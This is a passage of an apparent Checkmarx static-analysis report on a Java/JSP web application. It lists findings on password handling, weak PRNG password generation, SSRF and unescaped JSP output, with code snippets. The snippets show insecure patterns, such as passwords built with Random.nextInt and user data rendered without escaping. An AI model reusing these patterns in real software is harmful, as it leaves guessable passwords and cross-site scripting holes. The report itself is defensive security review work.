Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=77
Result Comment	
Status	New

Method generatePass at line 215 of /webserver/src/main/java/fr/api/User.java defines pass, which is designated to contain user passwords. However, while plaintext passwords are later assigned to pass, this variable is never cleared from memory.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/User.java
Line	216	216
Object	pass	pass

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String generatePass(){

```
....
216.        String pass = "";
```

Heap Inspection\Path 4:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=78
Result Comment	
Status	New

Method createUser at line 48 of /webserver/src/main/java/fr/api/UserDBResource.java defines pass, which is designated to contain user passwords. However, while plaintext passwords are later assigned to pass, this variable is never cleared from memory.

	Source	Destination
File	/webserver/src/main/java/fr/api/UserDBResource.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	51	51
Object	pass	pass

Code Snippet
File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User createUser(User user) {

```
....
51.             String pass = user.generatePass();
```

Heap Inspection\Path 5:

Severity	Medium
Result State	To Verify

Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=79
Result Comment	
Status	New

Method createUserBeta at line 72 of /webserver/src/main/java/fr/api/UserDBResource.java defines pass, which is designated to contain user passwords. However, while plaintext passwords are later assigned to pass, this variable is never cleared from memory.

	Source	Destination
File	/webserver/src/main/java/fr/api/UserDBResource.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	75	75
Object	pass	pass

Code Snippet
File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User createUserBeta(User user) {

```
....
75.             String pass = user.generatePass();
```

Heap Inspection\Path 6:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=80
Result Comment	
Status	New

Method createAdmin at line 97 of /webserver/src/main/java/fr/api/UserDBResource.java defines pass, which is designated to contain user passwords. However, while plaintext passwords are later assigned to pass, this variable is never cleared from memory.

	Source	Destination
File	/webserver/src/main/java/fr/api/UserDBResource.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	100	100
Object	pass	pass

Code Snippet
File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User createAdmin(User user) {

```
....
100.            String pass = user.generatePass();
```

Heap Inspection\Path 7:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=

	1003168&projectid=2320&pathid=81
Result Comment	
Status	New

Method lost at line 332 of /webserver/src/main/java/fr/api/UserDBResource.java defines pass, which is designated to contain user passwords. However, while plaintext passwords are later assigned to pass, this variable is never cleared from memory.

	Source	Destination
File	/webserver/src/main/java/fr/api/UserDBResource.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	336	336
Object	pass	pass

Code Snippet
File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User lost(@PathParam("mail") String mail) {

```
....
336.                    String pass = user.generatePass();
```

Privacy Violation

Query Path:
Java\Cx\Java Medium Threat\Privacy Violation Version:4

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection
OWASP Top 10 2013: A6-Sensitive Data Exposure

Description

Privacy Violation\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=112
Result Comment	
Status	New

Method buildHash at line 117 of /webserver/src/main/java/fr/api/User.java sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	117	161
Object	pass	user

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String buildHash(String pass, String s) {

```
....
117.      public String buildHash(String pass, String s) {
```

File Name /webserver/src/main/java/fr/api/UserDBResource.java

Method public User editMe(User user,@Context SecurityContext context) {

```
....
161.                      return user;
```

Privacy Violation\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=113
Result Comment	
Status	New

Method buildHash at line 117 of /webserver/src/main/java/fr/api/User.java sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	117	189
Object	pass	user

Code Snippet

File Name /webserver/src/main/java/fr/api/User.java

Method public String buildHash(String pass, String s) {

```
....
117.      public String buildHash(String pass, String s) {
```

File Name /webserver/src/main/java/fr/api/UserDBResource.java

Method public User editAdmin(User user) {

```
....
189.                return user;
```

Privacy Violation\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=114
Result Comment	
Status	New

Method buildHash at line 117 of /webserver/src/main/java/fr/api/User.java sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	117	342
Object	pass	user

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String buildHash(String pass, String s) {

```
....
117.      public String buildHash(String pass, String s) {
```

File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User lost(@PathParam("mail") String mail) {

```
....
342.        return user;
```

Privacy Violation\Path 4:

Severity Medium
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=115
Result Comment
Status New

Method buildHash at line 117 of /webserver/src/main/java/fr/api/User.java sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	117	57
Object	pass	user

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String buildHash(String pass, String s) {

```
....
117.      public String buildHash(String pass, String s) {
```

File Name /webserver/src/main/java/fr/api/UserDBResource.java

Method public User createUser(User user) {

```
....
57.           return user;
```

Privacy Violation\Path 5:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=116
Result Comment	
Status	New

Method buildHash at line 117 of /webserver/src/main/java/fr/api/User.java sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	117	81
Object	pass	user

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String buildHash(String pass, String s) {

```
....
117.      public String buildHash(String pass, String s) {
```

File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User createUserBeta(User user) {

```
....
81.           return user;
```

Privacy Violation\Path 6:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=117
Result Comment	
Status	New

Method buildHash at line 117 of /webserver/src/main/java/fr/api/User.java sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/UserDBResource.java

Line	117	106
Object	pass	user

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String buildHash(String pass, String s) {

```
....
117.      public String buildHash(String pass, String s) {
```

File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User createAdmin(User user) {

```
....
106.                return user;
```

Privacy Violation\Path 7:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=118
Result Comment	
Status	New

Method buildHash at line 117 of /webserver/src/main/java/fr/api/User.java sends user information outside the application. This may constitute a Privacy Violation.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/UserDBResource.java
Line	117	130
Object	pass	user

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String buildHash(String pass, String s) {

```
....
117.      public String buildHash(String pass, String s) {
```

File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User editUser(User user) {

```
....
130.                    return user;
```

Use of Cryptographically Weak PRNG

Query Path:
Java\Cx\Java Medium Threat\Use of Cryptographically Weak PRNG Version:1

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.4 - Insecure communications
OWASP Top 10 2013: A6-Sensitive Data Exposure

Description

Use of Cryptographically Weak PRNG\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=59
Result Comment	
Status	New

Method generatePass at line 215 of /webserver/src/main/java/fr/api/User.java uses a weak method nextInt to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/User.java
Line	220	220
Object	nextInt	nextInt

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String generatePass(){

```
....
220.              int type = r.nextInt(3);
```

Use of Cryptographically Weak PRNG\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=60
Result Comment	
Status	New

Method generatePass at line 215 of /webserver/src/main/java/fr/api/User.java uses a weak method nextInt to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/User.java
Line	222	222
Object	nextInt	nextInt

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String generatePass(){

```
....
222.                    pass += r.nextInt(10);
```

Use of Cryptographically Weak PRNG\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=61
Result Comment	
Status	New

Method generatePass at line 215 of /webserver/src/main/java/fr/api/User.java uses a weak method nextInt to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/User.java
Line	225	225
Object	nextInt	nextInt

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String generatePass(){

```
....
225.                    pass +=
letters.charAt(r.nextInt(letters.length()));
```

Use of Cryptographically Weak PRNG\Path 4:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=62
Result Comment	
Status	New

Method generatePass at line 215 of /webserver/src/main/java/fr/api/User.java uses a weak method nextInt to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/User.java
Line	228	228
Object	nextInt	nextInt

Code Snippet	
File Name	/webserver/src/main/java/fr/api/User.java
Method	public String generatePass(){

```
....
228.                    pass +=
Character.toUpperCase(letters.charAt(r.nextInt(letters.length())));
```

Use of Insufficiently Random Values

Query Path:
Java\Cx\Java Medium Threat\Use of Insufficiently Random Values Version:1

Description

Use of Insufficiently Random Values\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=63
Result Comment	
Status	New

Method generatePass at line 215 of /webserver/src/main/java/fr/api/User.java uses a weak method nextInt to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/User.java
Line	220	220
Object	nextInt	nextInt

Code Snippet	
File Name	/webserver/src/main/java/fr/api/User.java
Method	public String generatePass(){

```
....
220.                int type = r.nextInt(3);
```

Use of Insufficiently Random Values\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=64
Result Comment	
Status	New

Method generatePass at line 215 of /webserver/src/main/java/fr/api/User.java uses a weak method nextInt to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/User.java

Line	222	222
Object	nextInt	nextInt

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String generatePass(){

```
....
222.                    pass += r.nextInt(10);
```

Use of Insufficiently Random Values\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=65
Result Comment	
Status	New

Method generatePass at line 215 of /webserver/src/main/java/fr/api/User.java uses a weak method nextInt to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/User.java
Line	225	225
Object	nextInt	nextInt

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String generatePass(){

```
....
225.                    pass +=
letters.charAt(r.nextInt(letters.length()));
```

Use of Insufficiently Random Values\Path 4:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=66
Result Comment	
Status	New

Method generatePass at line 215 of /webserver/src/main/java/fr/api/User.java uses a weak method nextInt to produce random values. These values might be used for secret values, personal identifiers or cryptographic input, allowing an attacker to guess the value.

	Source	Destination
File	/webserver/src/main/java/fr/api/User.java	/webserver/src/main/java/fr/api/User.java

Line	228	228
Object	nextInt	nextInt

Code Snippet
File Name /webserver/src/main/java/fr/api/User.java
Method public String generatePass(){

```
....
228.                    pass +=
Character.toUpperCase(letters.charAt(r.nextInt(letters.length())));
```

Client Cross Frame Scripting Attack

Query Path:
JavaScript\Cx\JavaScript Medium Threat\Client Cross Frame Scripting Attack Version:2

Categories

OWASP Top 10 2013: A3-Cross-Site Scripting (XSS)

Description
Client Cross Frame Scripting Attack\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=69
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/InsertViews/index.jsp	/webserver/src/main/webapp/fr/web/InsertViews/index.jsp
Line	1	1
Object	CxJSNS_966971189	CxJSNS_966971189

Code Snippet
File Name /webserver/src/main/webapp/fr/web/InsertViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
1.  <%@page contentType="text/html"%>
```

SSRF

Query Path:
Java\Cx\Java Medium Threat\SSRF Version:1

Description
SSRF\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=94
Result Comment	

Status	New

The application sends a request to a remote server, for some resource, using message in /webserver/src/main/java/fr/api/Mailer.java:11. However, an attacker can control the target of the request, by sending a URL or other data in mail at /webserver/src/main/java/fr/api/UserDBResource.java:332.

	Source	Destination
File	/webserver/src/main/java/fr/api/UserDBResource.java	/webserver/src/main/java/fr/api/Mailer.java
Line	332	59
Object	mail	message

Code Snippet
File Name /webserver/src/main/java/fr/api/UserDBResource.java
Method public User lost(@PathParam("mail") String mail) {

```
....
332.      public User lost(@PathParam("mail") String mail) {
```

File Name /webserver/src/main/java/fr/api/Mailer.java
Method public static void sendMail(String Adresse, String msg, String sujet){

```
....
59.                  Transport.send(message);
```

Escape False

Query Path:
Java\Cx\Java Low Visibility\Escape False Version:0

Description

Escape False\Path 1:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=15
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/InsertViews/index.jsp	/webserver/src/main/webapp/fr/web/InsertViews/index.jsp
Line	17	17
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/InsertViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
17.      <jsp:param name="name" value = "${it.user.name}"/>
```

Escape False\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=16
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/InsertViews/index.jsp	/webserver/src/main/webapp/fr/web/InsertViews/index.jsp
Line	49	49
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/InsertViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
49.                <option value="${item}">${item}</option>
```

Escape False\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=17
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/ManageView/index.jsp	/webserver/src/main/webapp/fr/web/ManageView/index.jsp
Line	18	18
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/ManageView/index.jsp
Method <%@page contentType="text/html"%>

```
....
18.      <jsp:param name="name" value = "${it.user.name}"/>
```

Escape False\Path 4:

Severity	Low

Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=18
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/ManageView/index.jsp	/webserver/src/main/webapp/fr/web/ManageView/index.jsp
Line	52	52
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/ManageView/index.jsp
Method <%@page contentType="text/html"%>

```
....
52.                 <td id = "name_<%=cpt%>">${item}</td>
```

Escape False\Path 5:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=19
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/ManageView/index.jsp	/webserver/src/main/webapp/fr/web/ManageView/index.jsp
Line	53	53
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/ManageView/index.jsp
Method <%@page contentType="text/html"%>

```
....
53.                 <td><button onClick="remCategorie('${item}')"
id="del_<%=cpt%>" name="${item}" type="button" class="btn btn-
danger">Supprimer</button></td>
```

Escape False\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=20
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Line	10	10
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Method <%@page contentType="text/html"%>

```
....
10.      <title>${it.phrases.phrase}</title>
```

Escape False\Path 7:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=21
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Line	16	16
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Method <%@page contentType="text/html"%>

```
....
16.      <jsp:param name="name" value = "${it.user.name}"/>
```

Escape False\Path 8:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=22
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Line	17	17
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Method <%@page contentType="text/html"%>

```
....
17.             <jsp:param name="role" value="${it.user.role}"/>
```

Escape False\Path 9:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=23
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Line	31	31
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Method <%@page contentType="text/html"%>

```
....
31.                 id : ${it.phrases.id}<br/>
```

Escape False\Path 10:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=24
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Line	32	32
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Method <%@page contentType="text/html"%>

```
....
32.                    ${it.phrases.phrase}<br/>
```

Escape False\Path 11:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=25
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Line	33	33
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Method <%@page contentType="text/html"%>

```
....
33.                    ${it.phrases.besoin}<br/>
```

Escape False\Path 12:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=26
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Line	34	34
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Method <%@page contentType="text/html"%>

```
....
34.                    categorie : ${it.phrases.categorie}<br/>
```

Escape False\Path 13:

Severity	Low

Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=27
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Line	35	35
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Method <%@page contentType="text/html"%>

```
....
35.                 user : ${it.createur.mail}<br/>
```

Escape False\Path 14:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=28
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Line	36	36
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Method <%@page contentType="text/html"%>

```
....
36.                 date : ${it.phrases.date}<br/>
```

Escape False\Path 15:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=29
Result Comment	
Status	New

	Source	Destination

File	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Line	37	37
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/detail.jsp
Method <%@page contentType="text/html"%>

```
....
37.                 signalement : ${it.phrases.signalement}<br/>
```

Escape False\Path 16:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=30
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Line	20	20
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
20.       <jsp:param name="name" value = "${it.user.name}"/>
```

Escape False\Path 17:

Severity Low
Result State To Verify
Online Results https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=31
Result Comment
Status New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Line	21	21
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
21.         <jsp:param name="role" value="${it.user.role}"/>
```

Escape False\Path 18:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=32
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Line	53	53
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
53.                                 <td id="itphrase_<%=cpt%>" style="max-
width:300px;word-wrap: break-word;;background-
color:lightsteelblue;">${item.phrase}</td>
```

Escape False\Path 19:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=33
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Line	54	54
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
54.                                 <td id="td2_<%=cpt%>"
style="background-color:lightsteelblue;"><a id="link_<%=cpt%>"
href="/html/phrase/${item.id}">détails</a></td>
```

Escape False\Path 20:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=34
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Line	55	55
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
55.                                   <td id="signalement_<%=cpt%>" <c:if
test="${item.signalement > 5}"> style="color:red;" </c:if>
style="background-color:lightsteelblue;">signalements :
${item.signalement}</td>
```

Escape False\Path 21:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=35
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Line	58	58
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
58.                                 <td id="itbesoin_<%=cpt%>" style="max-
width:300px ;word-wrap: break-word;">${item.besoin}</td>
```

Escape False\Path 22:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=36
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp	/webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Line	59	59
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/PhraseViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
59.                                  <td id="td4_<%=cpt%>"><button
type="button" id="button_<%=cpt%>" name="${item.id}" class="btn btn-
danger" data-toggle="modal" data-
target="#myModal">supprimer</button></td>
```

Escape False\Path 23:

Severity	Low
Result State	To Verify
Online Results	https://cxprivatecloud.checkmarx.net/CxWebClient/ViewerMain.aspx?scanid=1003168&projectid=2320&pathid=37
Result Comment	
Status	New

	Source	Destination
File	/webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp	/webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp
Line	28	28
Object	escapeXml	escapeXml

Code Snippet
File Name /webserver/src/main/webapp/fr/web/StatistiquesViews/index.jsp
Method <%@page contentType="text/html"%>

```
....
28.         <jsp:param name="name" value = "${it.user.name}"/>
```

Escape False\Path 24:

Severity	Low
Result State	To Verify
